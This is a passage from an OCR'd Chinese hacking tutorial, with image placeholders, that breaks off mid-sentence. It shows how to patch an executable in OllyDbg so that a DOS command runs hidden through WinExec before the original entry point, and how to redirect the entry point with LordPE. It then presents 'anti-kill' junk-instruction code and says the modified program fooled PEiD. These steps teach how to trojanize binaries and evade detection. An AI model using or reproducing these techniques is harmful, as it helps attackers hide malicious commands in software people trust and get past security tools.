


图22

然后我们再选中下面的隔一行处，并按空格键，此时弹出一个汇编对话框，写入汇编指令“push 0”，如图21，我们记住这个地址。下面写入“push 开头地址”，由图18可知，我们选择的开头地址为“004B1DB2”，所以这条指令就应该为“push 004B1DB2”。在其后面写入“call WinExec”，最后在如图22所示处找到整个程序的入口点，并写上最后一条汇编语言“jmp 004B1D38”即可完工。




图23




图24

我们在OllyDbg的界面中单击右键，弹出了如图23所示的菜单，选择其中的“复制到可执行文件” →“所有更改”→“全部复制”，然后在弹出的窗口中再次单击右键，并选择“保存到文件”即可，如图24。

最后我们就是要修改一下入口点了，打开LordPE，将我们已经更改的“木马查找器【改】”拖放到LordPE的界面中，如图25。然后将程序的入口点改为“000B1DD7”，也就是图26所示的那个地址减去400000所得到的数，最后点击“保存”即可。

至此，一个亲手改造过的程序就诞生了，通过上面的操作，我




图25

```
00002002    YYYYY
```

```
00002100    push 0    ；将参数设为0并压入键，0在WinExec函数里就是隐藏运行的意思
00002101    push 00002001    ；将DOS命令压入栈
00002102    call WinExec    ；一定要注意大小写
00002103    jmp 00001234    ；程序入口点
```

在保存完文件后，我们还要将这个文件的入口点改为“push 0”所在的地址，也就是0002100，使文件运行时首先执行我们加入的这个功能，然后再由“jmp 00001234”跳到程序真正的入口点，使程序正常运行。

现在，相信大家对汇编语言应该熟悉一些了，文章最后我再带大家了解一下花指令，其实花指令的原理就是一种保证堆栈平衡的思想，我们以“防杀精灵终极防杀代码”为例，讲解一个花指令代码。

```
push ebp    ；将基址指针寄存器（ebp）压入堆栈
mov ebp,esp    ；将esp传送至ebp
add esp,-0C    ；将esp加“-0C”，不平衡
add esp,0C    ；又将esp加“0C”，等于这两条指令就是废话（例如先加-1，再加1）
push eax    ；将数据寄存器（eax）压入栈
jmp入口    ；跳到程序入口
```

由上面这段指令不难看出，所谓的花指令就是完全没有用的垃圾指令，它的存在只起到干扰的作用，其实我们上一小节所讲的为应用程序增加功能的做法也是一种花指令，如图27可知，显然我们修改之后的程序已经将PEID骗过了。

